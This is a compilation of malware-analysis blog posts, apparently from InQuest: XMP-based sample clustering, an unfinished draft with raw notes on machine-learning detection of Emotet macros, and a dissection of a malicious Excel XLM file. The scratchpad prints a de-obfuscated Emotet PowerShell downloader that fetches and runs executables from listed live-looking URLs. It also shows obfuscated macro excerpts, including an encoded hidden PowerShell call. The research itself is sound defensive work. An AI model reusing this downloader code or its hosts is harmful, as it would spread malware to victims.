this malware campaign. Let's compare the XMP identifiers between the image above and the image found via the reverse image search below:

# malware lure embedded image.
$ exiftool image1.jpeg | grep -i xmp
    XMP Toolkit                     : Adobe XMP Core 5.3-c011 66.145661, 2012/02/06-14:56:27
    Instance ID                     : xmp.iid:78113FDD7F57E911B37B9950729CB11D
    History Instance ID             : xmp.iid:77113FDD7F57E911B37B9950729CB11D
    Document Ancestors              : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
# reverse image search discovered match.
$ wget https://www.geographie.uni-bonn.de/forschung/ags/ag-evers/Team/1bh.jpg
$ exiftool 1bh.jpg | grep -i xmp
XMP Toolkit                     : Adobe XMP Core 5.5-c002 1.148022, 2012/07/15-18:06:45
Document ID                     : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
Instance ID                     : xmp.iid:d1b150a4-7321-4874-b61e-ac58bf4f81d2
History Instance ID             : xmp.iid:635cbfe1-2c45-49f0-9158-19ec213c86e7,
                                  xmp.iid:ca378365-ad41-4284-8cb7-e8b627602372,
                                  xmp.iid:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8,
                                  xmp.iid:C4C93C76192068118083F8015B1BC4AF,
                                  xmp.iid:73B02411182068118083CE7276DA08A4,
                                  xmp.iid:0dad9cdc-3dc6-4118-8a5c-bb239234984a,
                                  xmp.iid:C5C93C76192068118083F8015B1BC4AF,
                                  xmp.iid:20659034222068118083CE7276DA08A4,
                                  xmp.iid:c5056276-dc8e-4f38-9aae-f04096a86fda,
                                  xmp.iid:AD90EF6D362068118083F8015B1BC4AF,
                                  xmp.iid:AE90EF6D362068118083F8015B1BC4AF,
                                  xmp.iid:222AB06C382068118083CE7276DA08A4,
                                  xmp.iid:d1b150a4-7321-4874-b61e-ac58bf4f81d2
Derived From Instance ID        : xmp.iid:AD90EF6D362068118083F8015B1BC4AF
Derived From Document ID        : xmp.did:97ba5d41-3019-4fa8-8e66-c2edb9f4b5e8
Notice the overlap here. The ancestor document GUID from the malware lure matches that of the asset discovered via reverse image search. Pivoting from this XMP identifier, we're able to enumerate other malware samples that impersonate Dr. Höllermann. We found ~150 unique malware samples with an average of ~10 AV detections on samples that overlap with VT. Tracing the campaign further we determine that the majority of final delivered executable payloads is ransomware, one example instance being:
720fbe60f049848f02ba9b2b91926f80ba65b84f0d831a55f4e634c820bd0848.
Wrapping Up...
We hope to have inspired additional research atop of sample clustering through XMP identifier relationships and look forward to feedback from the community with how we can make InQuest labs an invaluable tool for your research projects. Get in touch with us directly via Twitter or e-mail.
Originally published 2019-09-30 on the InQuest blog.
| Emotet, Unmasking via Machine Learning | 2019-07-03 |
Authored by: Steve Esling, Amirreza Niakanlahiji, and William MacArthur
There's plenty of malware to worry about in this world, and one of the most threatening (and costly) families out there is known as Emotet. Synonymous with Geodo / Heodo, Emotet has been evolving for the instant it was initially observed by information security practitioners in 2014. Emotet is a modular agent, information stealer, and downloader that most recently specializes in smuggling in other prolific trojans, usually ones that targeting banking information. This wasn't always the case. Initial intentions shifted towards becoming a malware delivery platform as Emotet's capability to spread undetected was exemplary in the malware ecosystem.
As of the time of writing, the tier-1 emotet Command and Control (C&C or C2) infrastructure is currently offline. It is well worth being prepared for its inevitable return however as this dormancy is likely temporal and related to the group retooling for the next major release. There is speculation that the next revision will include an exploit for a recent Microsoft Windows Remote Desktop Services vulnerability, [CVE-2019-0708](https://blogs.technet.microsoft.com/msrc/2019/05/14/prevent-a-worm-by-updating-remote-desktop-services-cve-2019-0708/). Emotet has been incredibly challenging to pin down, not only because it spreads rapidly through email delivery, but because its polymorphic, modular design allows its operators to constantly shift and change the code, making signature-based detection methods temporary solutions at best. Human experts are still usually able to discern if a given sample is Emotet or not after examining caught samples, but it’s a slow process that can’t possibly scale to production traffic volumes seen in the typical SOC environment. Fortunately, as we've discussed in previous blogs ([intro](https://inquest.net/blog/2018/11/14/Ex-Machina-Man-Plus-Machine), [random forest](https://inquest.net/blog/2018/12/28/Ex-Machina-Random-Forests), and [minhash](https://inquest.net/blog/2019/02/28/Ex-Machina-Family-Matters) for example), machine learning provides the tools necessary to emulate human analysis and automate it on a large scale. In this post, we'll talk further about the makings of Emotet and discuss how a previously built classifier can be re-trained and thereby re-tooled to assist in the discovery of evolving samples.
Emotet
There's a number of stages in the infection vector prior to the final delivery of the polymorphic Emotet executable payload, but before we glance at those. Let's review the high level functionality of Emotet. Comprised of modules, the following functionality is (at least) known to have been implemented:
- The main module, responsible for loading other modules received from C2 infrastructure.
- Address book harvester, performs e-mail spool analysis to lift target e-mails that can be passed to the spam module (see below).
- Brute force module, attempts to connect to local network resources and brute force passwords, in an effort to copy itself to other systems.
- Credential harvester, also present in most versions of Emotet, this module leverages NirSoft tools to lift credentials from installed web and mail clients.
- E-mail harvester, responsible for the exfiltration of harvested e-mail data to C2 infrastructure.
- Spam module, present in most version of Emotet and responsible for the continued e-mail borne spread of the contagion.
- Distributed Denial of Service (DDoS) module, a dormant module that was active in earlier versions of Emotet.
- Banking module, a dormant module that was active in earlier versions of Emotet.
Like most malware, there are a variety of stages in Emotet related malware campaigns. In the hunt for fresh evolving Emotet samples, we can focus on one or more of these stages, looking for commonalities or anchors that we can pivot on to identify other components of the infection vector. Examples include:
- The initial delivery mechanism.
- Final executable payload analysis.
- C2 communication patterns.
- C2 infrastructure (IP and DNS endpoints).
On the latter most matter, one can account part of Emotet's success to its rigid C2 architecture. Leveraging at least two large botnets of infected computers, known to researchers as Epoch1 and Epoch 2. In keeping with the subject of prior machine learning blog posts, we focus here on the initial delivery mechanism. Specifically the e-mail borne delivery mechanisms, and more specifically the usage of malicious Microsoft Office macros. This is actually the #1 most effective Emotet delivery mechanism, otherwise known as malspam. If we can uniquely identify components of the macro malware specific to Emotet campaigns, then we can cast a net around this stage of the infection vector (labeled "1" in the diagram below) and in-turn enumerate the other components of the infection vector.
Let's take a glance at some of the characteristic components for each of four different macro families collected from Emotet samples we've been harvesting over the past year. Each of these families have distinctive features that a human analyst will notice instinctually while analyzing Emotet samples at scale. In the next section, we'll highlight how we can leverage unsupervised machine learning to automatically identify these clusters.
Family-1
At a glance analysis reveals multiple, sometimes nested, junk If-Else decision trees with heavy usage of gibberish variables and a mix of math library function calls. Most popular seen functions include (ordered more common first): *Atn(), Round(), Sqr(), Tan(), Hex(), Rnd(), Cos(), Oct(), CLng(), ChrB(), Int(), CStr(), CVar(), Asc(), CDate().*
Sample Macro Obfuscation Style Excerpt
jQAAxZ_

If FQBXU_U = UZUo1BAA Then

ElseIf bAoQXAB = JAAx1G Then

    rCACwUBA = Hex(MD1xBBA + CSng(KAUDBAD / Tan(289954362 + 68963466)))

ElseIf UXoAAUA = iADcA4 Then

    IDwQAX = Atn(192828462) + Int(178883383)

ElseIf I4kDQBU = XGwXAQ Then

    HUUAcBDk = 722919832 + Atn(361484891)

End If
Family-2
At a glance analysis reveals long hex strings and function definitions with gibberish names. Most popular seen functions include (ordered more common first): *lus(), DRTYUIUU(), fibonacci(), XXCERQAZSD(), UBound(), CreateObject(), Len(), Environ(), OUIZXCAQ(), LBound(), CreateTextFile(), Click().*
Sample Macro Obfuscation Style Excerpt
lus(2316) = "f593ab11e5bd6d2727f4eae0e728abf327cbbce4755dac1e1027273f291bdf68d2ea7b7b2129dda75527632727e4795877e851ace928f0e128446071292727fb4018dcfe331b9929820d0d9929f54e27273999295fa5bac7d383474968875d71292727d713fac45ac92be339825128621f88ce272714db9505059929ac626d4f"

lus(2317) = "298792e8182727e0750a5129eaa21827bfceb1598bc5cb2727c0dd299ba8a8a129c9cf8dc12994ba8c2727861bf581e3c03be2a905ac88be2179172727298a356b295840b8da93d8094fb7c9b727276138f3b929c6db34c709ac700129fd8227270727efa7a578a45b37c7294ca90441e22727d18e4969b02be1bdea15df295b"

lus(2318) = "db396d27275d85b81bbfdcbfe12941ad19e288754b2727291b945679299fa16d8f9bca34db299a2727904c1929724cd9fbe1a9436aa7e8f4df27271537e0e00fc73e51d128585128ddbdb9272729a8e0f019b2972129079589b32988c92727098cdf09799729c777eb298aff99c32927277be288c5a0e9c9db2943b2ca19ef59"
Family-3
At a glance analysis reveals heavy usage ChrW() character concatenation, and gibberish variables. Most popular seen functions include (ordered more common first): *ChrW(), Shell(), Open().*
Sample Macro Obfuscation Style Excerpt
Shell (bhZMvtDFeLa)

bhZMvtDFeLa = ChrW(112) & ChrW(111) & ChrW(119) & ChrW(101) & ChrW(114) & ChrW(115) & ChrW(104) & ChrW(101) & ChrW(108) & ChrW(108) & ChrW(46) & ChrW(101) & ChrW(120) & ChrW(101) & ChrW(32) & ChrW(45) & ChrW(78) & ChrW(111) & ChrW(80) & ChrW(32) & ChrW(45) & ChrW(78) & ChrW(111) & ChrW(110) & ChrW(73) & ChrW(32) & ChrW(45) & ChrW(87) & ChrW(32) & ChrW(72) & ChrW(105) & ChrW(100) & ChrW(100) & ChrW(101) & ChrW(110) & ChrW(32) & ChrW(45) & ChrW(69) & ChrW(120) & ChrW(101) & ChrW(99) & ChrW(32) & ChrW(66) & ChrW(121) & ChrW(112) & ChrW(97) & ChrW(115) & ChrW(115) & " " _
Family-4
At a glance analysis reveals heavy usage of ChrW() / ChrB() / Chr() character concatenation, gibberish variables, jun If-Else junk decision trees, and long lines containing calls to various math library functionality. Most popular seen functions include (ordered more common first): *Chr(), CBool(), Sqr(), ChrW(), Round(), CByte(), Sin(), ChrB(), Fix(), CDate(), Hex(), CLng(), Cos(), Log(), Oct().*
Sample Macro Obfuscation Style Excerpt
If dXBABBA = zAAAoAAA Then

    jAkBCAGA = 883910083 * CByte(559167643) / RDQQGGAA - Int(193946949 + oAccQUA) * 284989030 + CInt(242790627 + CLng(BA_4ADo))

    LADUQDD = (k1QAUA / Oct(SAZBAAkB) - DAADAA * CInt(391963257) - D1AGxAAQ - CDbl(O4kwCUcA - tcBZB1AZ / OABDAG - 936688393))

End If

If wAQBxDXD = PAAABUA Then

    XAUCAA = 873169285 * Sgn(793182667) / FAZQcAA - CDate(416882180 + VwDxAUCk) * 292734993 + Log(71335926 + CBool(UDAAw1U))

    dAQAQQ = (rG1AcA / ChrW(iAUAAZD) - VAcDBBU * Int(234956747) - XBXQ4CD_ - Log(wAQBZBG - VDUAAk / zAB4UD - 983561536))

End If
>>>>> Above this line is ready for blog.inquest.net
>>>>> PRODUCTION LINE >>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>>>> Still working below this line
An analyst familiar with Emotet can classify samples based on these distinctive characteristics with relative ease. Manual efforts obviously don't scale so practitioners commonly lean on signature based detection of such threats. An overall valuable technique, but a continuous battle with malware families such as Emotet, which frequently retool and employ polymorphic transformations to avoid exactly this kind of detection. Let's take a look at what a real-world signature based approach looks like in this case. [Clam AntiVirus](https://www.clamav.net/) (ClamAV) is a popular, freely available, and open source anti-virus solution. Supported by both the community and commercially owned by Cisco, ClamAV
TODO https://github.com/InQuest/malware-samples/tree/master/2019-06-Emotet-Droppers 50 Emotet samples
TODO Consider uploading clamav\_aggregate\_emotet\_document_downloader.yara to github/inquest/yara-rules … modify condition to be 2 or 3 of them.
Unmasking via ML
The first step, as with any supervised learning problem, is assembling a good training set. For this task, it would be a slightly different set than we’ve used in the past for catching malware. While our previous blogged about classifiers were concerned with finding "good" (negative for malware) and "bad" (positive for malware) macros, our Emotet ones would be specifically looking for whether or not the macro was the eponymous Trojan. This meant that the data would be split by "positive for Emotet" and "negative for Emotet," with the latter actually containing a mixture of "good" and "bad" samples. Therefore, if these new classifiers were to return a negative result for any given macro, it might still be malicious, just not the "right kind" of malicious. It would still be up to our previous classifiers to deal with a file’s "goodness" or "badness”. Our final data set wound up as two collections:
A collection of "bad", Emotet labeled malware.
A collection of "bad", non Emotet-labeled malware along with "good" non-malicious samples.
TODO sample harvesting and initial labels
Harvesting
VT
https://urlhaus.abuse.ch/browse/tag/emotet/
https://urlhaus.abuse.ch/browse/tag/heodo/
Labeling
VT
ClamAV Super YARA Signature
Dynamic Analysis (Powershell pivot)
After we had trained our models, they were shown to have great accuracy, consistently marked unlabeled files as Emotet that even our trained experts were unable to find without deeper inspection. With confidence that they were working correctly, we decided to take one of the classifiers apart to see how it worked, specifically our Gradient Boost (GB) classifier. To do so, we viewed the relationship between each feature and each sample in terms of a Shapley Additive Explanation (SHAP) value.
A SHAP value is the result of a complex equation based on game theory; basically, a measure of the impact any given feature had on the final prediction of any given sample. We illustrate this below. Let's take a look at how the feature impact differs between our standard classifier and our Emotet specific one. The following data visualizations depict the top 20 most important features, out of over 100 features that fuel each of the classifiers.
Gradient Boost Malware Classifier SHAP Values
Gradient Boost Emotet Classifier SHAP Values
Now, depending on the sample, a feature will have more or less impact on the final result. Because there’s variance in this respect, the graphed features are ranked by the average magnitude of their effects. The individual impacts can be seen by the placement of the samples on the X axis, with a location farther to the left indicating that the feature had a larger negative impact (decreased the likelihood the sample was malicious) and placement farther to the right representing a strong positive one (increased malicious likelihood.) The actual colors are indicators of how high or low a sample scored on the associated feature.
With all of this in mind, we’re able to interpret the classifier’s “thought process” for each training set, without having to go through the hundreds of thousands of decision branches that it utilized to arrive at its decisions. This allows us to directly compare the two classifiers, so let’s zoom in on what each one considered the top five most important features to be.
For our standard classifier, the top five most important features, in descending order, are the number of macro functions with a length greater than 18 characters, the number of macro comments, the language of origin that the document was created in, the length of the longest function name within the macro, and the number of branching paths (“if-then” statements) contained within the macro as well. While functions longer than 18 has the highest importance to a given sample on average (and, interestingly, it seems that higher numbers of such functions make a sample more likely to be benign,) the most consistent feature is the language. This likely due to the way language was encoded as a feature; as a categorical variable, each given language was encoded as an integer. The fact that a higher integer almost always leads to higher predicted maliciousness likely has to do with one language in particular being almost always associated with malicious code, and its associated number being a larger integer, perhaps a 3 or 4. The fifth most important feature, number of branches, is also fairly consistent, as well as intuitive, with lower scores leading to a higher likelihood of being benign.
The top five features for our Emotet classifier are a bit more focused, with most of the importance resting on the first two, the number of gibberish variables and the length of the smallest value of a file’s metadata (stored information about the file itself, such as its language of origin, date of creation, etc.) It seems that high scores on the former and low scores on the latter are both string indicators that a file might be Emotet.
Let's swing back around to the macro malware family question we posed in the previous section. Where did those clusters come from? The answer to that has to do with k-means clustering, a type of unsupervised learning. In simplest terms, k-means finds cluster centers, or prototypical “average” examples that define groups of similar data. We ran multiple k-means each set to find a predetermined number of cluster centers ranging from 2-12 on our Emotet samples, based on their feature vectors. On each passing, we noted how “different” the cluster centers were from each other, and decided that past four there was too much overlap among them to consider them as separate families. We'll dive further into unsupervised clustering methods in a separate / future blog post.
Validation
TODO validation at Powershell level / dynamic analysis / show samples
On a final note, If you're interested in this kind of work and will be attending Blackhat USA in Las Vegas in August, be sure to check out Worm Charming: Harvesting Malware Lures for Fun and Profit presented by Pedram Amini on Wednesday, August 7 from 2:40pm through 3:30pm.
Above this line is our actual blog draft, what follows is raw notes/materials.
SCRATCHPAD
Emotet samples identified by classifier:
c742db754ce520271e3d5f299d2fb13090ee8e46fbef4534e65ee6e04d3e0ca7 (Cat Quick-Heal labeled Emotet)
1a6afc1493e33971fca254cbac8d34b6b131f66d87512d0c4f63c2a0ea288613 (noone labeled Emotet)
De-obfuscated powershell from c742 sample:
$franc = new-object System.Net.WebClient;
$nsadasd = new-object random;
$bcd = 'http://eapsaacademy.org/CsZxHA/,
http://aydisa.com/QPhnCF/,
http://galvacrom.cl/ALnQkYy/,
http://www.apicolaelrefugio.cl/iPFNo/,
http://www.drmka.ir/P60u/'.Split(',');
$karapas = $nsadasd.next(1, 343245);
$huas = $env:public + '\' + $karapas + '.exe';
foreach($abc in $bcd)
{
try
{
$franc.DownloadFile($abc.ToString(), $huas);
Invoke-Item($huas);
break;
}
catch
{
write-host $_.Exception.Message;
}
}
# 50 sample documents with their extracted macros.
$ ls -1 *.macro | wc -l
50
# unique, there are only 18 though:
$ for f in *.macro; do cp $f uniq_macros/`sha256 $f | cut -d' ' -f1`; done
$ cd uniq_macros/
$ ls -1 | wc -l
18
# line counts.
$ wc -l * | sort -n
23 4a966a5bfc0475d15062e934b8806ef68e1626c13f320497d1abf3efb229cefa
72 aa262de50037c298895321486ee00d5826ae893db017ad64419683a597a48de4
82 91a437a0c64b4442e8e411e7a4e81692b96c96866418c9d8163669a490e0580a
84 121effee09336ca6e95fb838dc2cf14113763acd5780c407d3461f206712178d
98 86c819592b938e0bd5badea164ddf8628c2348ce293828b33d1ef5a0d96d9d77
113 6eaf9013555acdb7ad4c7856728183614d17fdad7649020bcd6179bc5b27b5eb
121 219761ae921a75d202e3c5694355f2d645c1836361b1fc07af9f96bf4676aad6
134 13b5cdc743ae7dd313f2c12e0dca157892c6ad61103d6284db256d4490071ad7
160 3bb047a9148a80436fea7340f7c4077c27a9005587f28fdb151a609a96c696cf
184 90f44819a25ed26f2b21f095d166db1c08153de28e71b4f51a37a6c5fb006d2f
189 035b3db6b911a575684c60c266b270abed8692b91ed72ee134c65c8a8e84126f
254 8dc9551cbe33913fcbc4f17956b707e0b12cbd31a9f14e3cccf6be7e5a1d2ded
264 ba633ec83a4cd85ba0bdd2097dd464214c61a952e4a6b8de7276d8351ac14b6a
266 56c3ef4e9779e2a9abf4a9b783feff670e9284eeea9e9a2bb6b282c65eabc8ba
594 b1001df828e696f235bdc70f3f8967a398c6f146c6b1ee58bbdfbff403899d4e
839 d2171050d59097d03cb7fa8a93272d3dfbda00f153dad10f661d8c631b410a8b
1192 6345cfb99fc97cbea04b00badd759c30f5812e1aa7c4f60ecd111020b5734f6b
1225 5e0b3272cf61c686b4eeabcd0f07d5e8e64abef200fa1777ce3ae7bc2e5ff9dd
5894 total
# file sizes.
$ for f in *; do stat -f '%z %N' $f; done | sort -n
1135 4a966a5bfc0475d15062e934b8806ef68e1626c13f320497d1abf3efb229cefa
2493 6eaf9013555acdb7ad4c7856728183614d17fdad7649020bcd6179bc5b27b5eb
3888 219761ae921a75d202e3c5694355f2d645c1836361b1fc07af9f96bf4676aad6
4467 13b5cdc743ae7dd313f2c12e0dca157892c6ad61103d6284db256d4490071ad7
4752 91a437a0c64b4442e8e411e7a4e81692b96c96866418c9d8163669a490e0580a
4841 121effee09336ca6e95fb838dc2cf14113763acd5780c407d3461f206712178d
5080 3bb047a9148a80436fea7340f7c4077c27a9005587f28fdb151a609a96c696cf
5727 86c819592b938e0bd5badea164ddf8628c2348ce293828b33d1ef5a0d96d9d77
5792 90f44819a25ed26f2b21f095d166db1c08153de28e71b4f51a37a6c5fb006d2f
5871 aa262de50037c298895321486ee00d5826ae893db017ad64419683a597a48de4
6052 035b3db6b911a575684c60c266b270abed8692b91ed72ee134c65c8a8e84126f
8266 8dc9551cbe33913fcbc4f17956b707e0b12cbd31a9f14e3cccf6be7e5a1d2ded
9915 56c3ef4e9779e2a9abf4a9b783feff670e9284eeea9e9a2bb6b282c65eabc8ba
11696 ba633ec83a4cd85ba0bdd2097dd464214c61a952e4a6b8de7276d8351ac14b6a
40662 d2171050d59097d03cb7fa8a93272d3dfbda00f153dad10f661d8c631b410a8b
45534 b1001df828e696f235bdc70f3f8967a398c6f146c6b1ee58bbdfbff403899d4e
49096 5e0b3272cf61c686b4eeabcd0f07d5e8e64abef200fa1777ce3ae7bc2e5ff9dd
49129 6345cfb99fc97cbea04b00badd759c30f5812e1aa7c4f60ecd111020b5734f6b
# common function call distribution.
# NOTE that we use https://github.com/wizzat/distribution here instead of "sort | uniq -c | sort -nr | head -n15";
$ for m in *; do cat $m | grep '('; done | egrep -o '[A-Za-z]+\(' | distribution
Key|Ct (Pct) Histogram
CLng(|1274 (27.58%) ----------------------------------------------------------
CByte(| 529 (11.45%) ------------------------
Right(| 424 (9.18%) -------------------
Left(| 424 (9.18%) -------------------
CStr(| 357 (7.73%) ----------------
Fix(| 325 (7.04%) ---------------
NpwFOc(| 240 (5.20%) -----------
Chr(| 184 (3.98%) ---------
Int(| 120 (2.60%) ------
FBSTu(| 83 (1.80%) ----
CDbl(| 62 (1.34%) ---
Sin(| 59 (1.28%) ---
Sqr(| 55 (1.19%) ---
Round(| 53 (1.15%) ---
Tan(| 51 (1.10%) ---
Emotet HipChat Comms
24cb8f765803b7feacfdee86224409bba85df80a3822e87e7f26a4328f88ec6f
402f97a639a722d3f6d5ff09453d81fe9b0fc15ae138d4b1bb9061b4af22eb1b
6b311d4cfb2be9c469ff2076785ccf7891eb040c9318bab4304cb52016eaf7d8
fd1cbd3aec3b63b92a5a82b10d2e9547e091eb523172c07a09bac468d1c92e69
044ef5f307e53b24a6c7688dbac252a284cdece4423c2fe2329865049319e1fb
GB says these are emotet, RF and LR dont, none of the AV engines label above samples as Emotet
Important Events Timeline
Proofpoint researchers began tracking a prolific actor (referred to as TA542) in 2014
June 12th 2019 Emotet is still offline and retooling per many conversations.
- Hypothesis so far is that they are going to add in a RDP CVE to it.
- Something happened and it got shut down. This is most likely not the case but would be nice :}
(https://pastebin.com/vwNSwbJK)
Emotet Tier 1 C2 is still down on both botnets. I wanted to update these lists because I was missing 4 combos on E1 and 8 combos on E2. The correct totals are 126 for E1 and 100 for E2. Somehow I truncated the totals and missed these 12 IP/Port combos. @0xtadavie found this oversight and provided me with the following missing combinations. Fortunately if you were just blocking on IPs, some of these were just additional ports on the same host.
Free Email Hygiene Analysis
Solid email security begins with proper email hygiene. There are a variety of email hygiene technologies and wrapping one's head around them all is challenging. Try our complimentary Email Hygiene Analysis and receive an instant report about your company's security posture including a simple rating with iterative guidance, as well as a comparison against the Fortune 500. Try it today!

Originally published 2019-07-03 on the InQuest blog.
| Extracting "Sneaky" Excel XLM Macros | 2019-01-29 |
In this article, we present our in-depth analysis of a malicious Microsoft Excel document (.xlm format) that we found in the wild. We show how existing open source tools can be utilized to carve out interesting artifacts. During our analysis, we also point out some tool limitations and present our solution to closing the gap. Ultimately, our goal is to orchestrate the carving of as many artifacts as possible, for robust threat detection and prevention.
The sample we'll dive into originally popped up on our RADAR a few weeks ago, just around the new year. Received through one of our [VirusTotal Intelligence](https://www.virustotal.com/intelligence/) YARA hunt rules that search for suspicious Microsoft Office documents. The initial sample and some relevant reports:
* SHA256: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
* Multi-AV: [VirusTotal](https://www.virustotal.com/en/file/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526/analysis/)
* Sandbox detonation: [Hybrid-Analysis](https://www.hybrid-analysis.com/sample/98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526)
* [Downloadable Samples](https://github.com/InQuest/malware-samples/tree/master/2019-01-15-Mal-Excel-Doc-Macrosheet)
Initial AV detection was rather low (3/59), we'll see why when we dive into the analysis. As of the time of this blogs publish, 30 days have passed and the file has been rescanned 6 times, resulting in a total of 9 out of 59 engines successfully detecting the threat.
A Cursory Glance
----------------
First, we open the XLS file with Microsoft Excel in a virtual environment to see what it looks like to an end-user. This Excel file contains a single spreadsheet, and the spreadsheet contains a single image that instructs the reader to click "Enable content" in order to view/edit the document (Fig 1); this is a common social engineering attempt to entice the user into allowing execution of the first stage of the malware payload:
 Fig 1. Enticing users to activate the first stage of the malware. We detect this and similar lures through Optical Character Recognition (OCR).
Note that the social engineering component alone of this document lure is enough to trigger InQuest threat prevention. In this particular case through the Optical Character Recognition (OCR) layer of our [Deep File Inspection (DFI) stack](https://blog.inquest.net/blog/2018/02/12/deep-file-inspection).
Let's use the popular [oledump](https://blog.didierstevens.com/programs/oledump-py/) and [olevba](https://github.com/decalage2/oletools/wiki/olevba) Python scripts, to examine whether the XLS file contains any VBA macros:
```text
$ olevba3 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
olevba3 0.53.1 - http://decalage.info/python/oletools
Flags Filename
----------- -----------------------------------------------------------------
OLE:-------- 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
===============================================================================
FILE: 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
Type: OLE
No VBA macros found.
$ oledump.py 98e4695eb06b12221f09956c4ee465ca5b50f20c0a5dc0550cad02d1d7131526
1: 4096 '\x05DocumentSummaryInformation'
2: 4096 '\x05SummaryInformation'
3: 173064 'Workbook'
```
According to both tools, the document seemingly doesn't contain any VBA macros. Note that oledump can leverage an additional plugin to dive deeper into the file, more on this later. To further investigate the file, we'll employ the help of a Windows GUI tool for Structure Storage View [SSView](https://www.mitec.cz/ssv.html) and a hex editor, in this case [Hexinator](https://hexinator.com/).
A Deeper Dive
-------------
XLS is a [Compound Document File (CDF or CF)](https://www.openoffice.org/sc/compdocfileformat.pdf) or [Object Linking and Embedding (OLE) File](https://msdn.microsoft.com/en-us/library/dd942138.aspx); thus, it can be explored with any OLE/CF viewer such as SSView. OLE files are hierarchical data structures consisting of several storages and streams, analogous to folders and files on your standard file system. Fig 3 shows the structure of this particular XLS file in SSView. In this file, the **Workbook** stream is interesting as it contains all the information related to this workbook such as the included sheets. The structure of this stream is fully specified in [Microsoft Office Excel 97-2007 - Binary File Format Specification](http://download.microsoft.com/download/1/A/9/1A96F918-793B-4A55-8B36-84113F275ADD/Excel97-2007BinaryFileFormat(xls)Specification.pdf). We dump the **Workbook** stream to the filesystem by right-clicking on its name and then selecting "Save stream ...".
 Fig 3. Using SSView to explore the XLS files storages and streams.
Note that we can also use 7zip to extract all storages and streams from an OLE compound file. 7zip creates a folder and a file for each relevant storage and stream parsed out of the compound file. We pull the extracted **Workbook** stream into our hex editor, and can spot a **cmd.exe** pivot at offset 0x028ABB as depicted in Fig 4.
